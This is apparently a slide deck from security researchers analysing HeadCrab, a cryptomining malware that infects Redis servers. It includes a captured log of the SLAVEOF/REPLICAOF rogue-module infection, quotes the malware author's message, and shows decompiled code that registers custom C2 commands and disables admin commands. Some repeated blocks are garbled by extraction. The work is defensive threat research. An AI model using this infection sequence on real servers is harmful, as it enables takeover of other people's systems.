



REDIS covering HeadCrab

A Technical Analysis of a Novel Malware and the Mind Behind It

Asaf Eitani & Nitzan Yaakov | Dec 6 13:30





Agenda

- Redis Introduction
- The Story of HeadCrab
- HeadCrab Technical Analysis
- C2 Infrastructure
- Attacker Conversations
- Service Technical Analysis
- HeadCrab 2.0

Introduction



Asaf Eitani

Senior Security Researcher, Aqua Security

Low level Linux research

Malware analysis

Incident response

Introduction




Nitzan Yaakov

Security Data Analyst , Aqua Security

Threat research

Data analysis

Honeypots as Research Tool




- Detection of new methods, tools and indicators
- Providing a deeper understanding on attackers' tactics, techniques and procedures (TTP)
- Monitoring system behavior using Tracee based eBPF technology



aqua
tracee

Our Honeytrap



What is Redis?



- Popular **database** solution
- Supports Master-Slave cluster replication
- **Anonymous login** prevention by **Protected mode**
- Server functionality extending by **Redis Modules**

Redis Modules




- Shared Object file (.so)
- Loaded by the Redis process
- Once loaded is a part of the Redis process

The SLAVEOF\REPLICAOF Attack

Abusing the SLAVEOF\REPLICAOF feature – A known technique since 2018



SLAVEOF\REPLICAOF Attack





The Story of HeadCrab

Slaveof\Replicaof Infection Method

TIME

1673347867

SLAVEOF 116.202.102.79 8080

+OK

TIME

1673347888

MODULE LOAD ./temp-1673347866.1.rdb

...

MODULE LOAD ./temp-1673347888.1.rdb

...

-ERR Error loading the extension. Please check the server logs.

+OK

...

rdss 2381675947053628537 id
uid=0(root) gid=0(root) groups=0(root)

HeadCrab



Aqua Reference in the Malware



Hello. This is **Headcrab-junior (plugin)**, made to bring unconditional basic income to ppl with some disadvantages.

All things considered, i treat mining as almost acceptable, but with more zombies the amount of stolen cores will fall (~25-50% for now). **p.s. Feel free to send any curses or suggestions to ice9j@proton.me.**

Also in the future zombification will be more and more intelligent, preventing mining on critical, personal or highload systems.

miniblog:

Sep 21 | **Pamdicks is too old for getdents64 ^,^**

Oct 21 | Headcrab hooks finally added to service, but many original things are losted.

As u may know, some signals (timer, sigsegv) have a pretty obvious opportunity to intercept 'select loop' (just use mremap() to beat selinux), and sigio is amazing in himself.

But then sshd's design will give you hard times. Of course, u can save fds for later like i did, or use tcp window/src port/bpf... nah, who even checks got nowadays? I hope it's you

Jan 22 | Gj catching service! (does the tiger say 'grrr'? :)

Dec 22 | **AquaSec**, plz. If u don't have CVE-2022-0543 usage logs, just trust your eyes. (waiting for Redic)

Aqua Reference in the Malware



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Aqua Reference in the Malware



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free

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
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```
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```

```
... /src port/bpf... nah, who even checks got nowadays? I hope it's you
```

```
... ce! (does the tiger say 'grrr'? :)
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```

```
-----  
- - -  
Sep 21 | Pamdicks is too old for getdents64 ^,^
```

```
Oct 12 | Headcrab hooks finally added to service, but many original things are losted.  
Nov 15 | You may know, some signals (timer, sigsegv) have a pretty obvious opportunity to intercept  
Dec 18 | 'loop' (just use mremap() to beat selinux), and sigio is amazing in himself.  
Jan 22 | rshd's design will give you hard times. Of course, u can save fds for later like i did,  
Feb 15 | window/src port/bpf... nah, who even checks got nowadays? I hope it's you  
Mar 18 | service! (does the tiger say 'grrr'? :)  
Apr 22 | z. If u don't have CVE-2022-0543 usage logs, just trust your eyes. (waiting for Redic)
```

Jan 22
Dec 22

Technical Analysis



What's special?

- Custom Redis commands
- High operation security
- 50+ Advanced capabilities

Attack Phases



Attack Phases



Infection

C2 Channel

Defense Evasion

Persistence

Lateral Movement

Attack Phases



Infection

C2 Channel

Defense Evasion

Persistence

Lateral Movement

Attack Phases



Attack Phases



Attack Phases



Attack Phases



Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Attack Phases



Infection


C2 Channel

Defense Evasion

Persistency

Lateral Movement

Attack Graph - Infection



Infection

C2 Channel

Defense Evasion

Persistence

Lateral Movement

Redis Commands as C2

```
RedisModule_CreateCommand(a1, "rdsa", sub_8B94, v7, 1LL, 1LL, 1LL);  
RedisModule_CreateCommand(a1, "rdss", sub_9CEA, v7, 1LL, 1LL, 1LL);  
RedisModule_CreateCommand(a1, "rdsp", sub_8211, v7, 1LL, 1LL, 1LL);  
RedisModule_CreateCommand(a1, "rdsi", sub_9E47, v7, 1LL, 1LL, 1LL);  
RedisModule_CreateCommand(a1, "rdsc", sub_12055, v7, 1LL, 1LL, 1LL);  
RedisModule_CreateCommand(a1, "rdsm", sub_903B, v7, 1LL, 1LL, 1LL);  
RedisModule_CreateCommand(a1, "rdsr", sub_11EE7, v7, 1LL, 1LL, 1LL);  
RedisModule_CreateCommand(a1, "rdsx", sub_C5AC, v7, 1LL, 1LL, 1LL);
```

New commands creation by the HeadCrab malware

RDSR

```
+OK  
..x..)r...4...k~...9..7J.....S.9.8..7{.h.3..R.k.by.....$.k.D1 9.....%.G..]i9.}1.P.m_....G["  
.....f.Kxq.b...9.....g_v{.1q.Bw.'...vx.....B.....:.....7;.M{.9Y..A...>Z..._.Yj|...J$......y..A.m^*L....U.W)L<#}  
g1_.F...I.w.H.+..6.na...vC,....?!....dc..x.....W... "...ifa.n.E  
...}.1.d.W.`A.#.e...5).0A...s.....Pw_.P.;i..._B{V...D.....{.....9.. ....m...S..b.E.H,  
.....C/.....j".e...0w.6^[Z.....z.....v...Q.H..g..{...J..|;..1(...:kY.....H  
..$.  
-`.a....; .g.e.E.....p....CZ.....M...i.k..X..>..C.....N:-.%.N.+...q.. "z...  
...@h_.dL:v..Y...A..... .....
```

Encrypted network communication over Redis commands



Default Redis Commands Overwrite

```
overwrite_command("client", qword_2467B0, 0LL, 0LL, empty_error)  
overwrite_command("debug", qword_2467A8, 0LL, 0LL, invalid_command_err)  
overwrite_command("shutdown", qword_2467A0, 0LL, 0LL, invalid_command_err_0)  
overwrite_command("monitor", qword_246798, 0LL, 0LL, invalid_command_err_1)  
overwrite_command("slaveof", qword_246790, 0LL, 0LL, invalid_command_err_2)  
overwrite_command("replicaof", qword_246788, 0LL, 0LL, invalid_command_err_3)  
overwrite_command("config", qword_246780, 0LL, 0LL, invalid_command_err_4)  
overwrite_command("module", qword_2467B8, 0LL, 0LL, invalid_command_err_5)) )
```

```
__int64 __fastcall invalid_command_err(__int64 a1)  
{  
    return addReplyError(a1, "Invalid command specified");  
}
```

Default functions overwritten by the HeadCrab malware

Infection

